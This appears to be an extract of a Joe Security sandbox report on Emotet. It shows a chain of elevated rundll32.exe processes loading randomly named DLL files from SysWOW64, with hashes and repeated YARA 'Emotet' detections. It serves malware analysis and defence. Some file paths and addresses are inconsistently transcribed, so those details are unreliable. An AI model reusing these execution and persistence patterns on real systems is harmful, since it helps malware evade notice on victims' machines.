Joe Security
Reputation:	high

File Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path		Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 2328, Parent PID: 1904	
General	
Target ID:	11
Start time:	21:25:02
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Klovgl\kckktqpyucuj.sda",ZbJdKnmHcqZ
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.514065714.00000000001A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.514698978.0000000000471000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.514808197.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 2180, Parent PID: 2328	
General	
Target ID:	12
Start time:	21:25:06
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Klovgl\kcktqpyucuj.sda",DllRegisterServer
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565576249.0000000002841000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565412374.00000000026D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564937807.000000000200000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565506727.00000000027A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565439888.0000000002701000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565551248.0000000002810000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565698294.0000000002E10000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565128790.0000000000661000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565466027.0000000002730000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565096650.0000000000630000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564986915.0000000000261000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565627998.00000000028A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565801844.0000000003151000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565866582.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565599896.0000000002870000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
Old File Path	New File Path			Completion	Count	Source Address	Symbol	

Analysis Process: rundll32.exe PID: 1328, Parent PID: 2180	
General	
Target ID:	14
Start time:	21:25:28
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xdubhjhlzjbmcz\dcep.opz",NNzCvXXtcqztdiA
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.567895594.0000000000300000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.568150198.0000000000331000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.568578862.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2932, Parent PID: 1328

General

Target ID:	15
Start time:	21:25:33
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xdubhjihlzbmcz\dcep.opz",DllRegisterServer
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614471421.0000000003061000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614263255.0000000002891000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.613086830.000000000190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614545776.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.613891474.0000000002170000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.613342038.00000000004F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614325624.0000000002950000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614438771.0000000003030000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.613442141.00000000006C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.613971338.0000000002491000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614142809.00000000027A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614372731.0000000002DC1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.613198246.0000000000431000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614197032.0000000002831000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.614228489.0000000002860000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1524, Parent PID: 2932

General

Target ID:	16
Start time:	21:25:50
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jdywrgg\axwj.zob",NblZwpRsgtK
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.617473555.0000000000441000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.617627799.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.616810767.0000000000190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 2544, Parent PID: 1524

General

Target ID:	17
Start time:	21:25:55
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jdywrgg\axwj.zob",DllRegisterServer
Imagebase:	0x520000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.672129305.0000000000460000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.672206410.00000000004C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.672542934.00000000023C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675105738.00000000031C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.672233162.00000000004F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.671351696.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.671971939.00000000003E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.672276729.0000000000611000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675067684.0000000003190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.672589404.00000000023F0000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675028637.0000000003161000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.674472849.0000000002891000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.672492274.0000000002340000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675215559.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.671797398.0000000000330000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.674563401.00000000028F0000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.671423407.00000000001C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Disassembly

 No disassembly

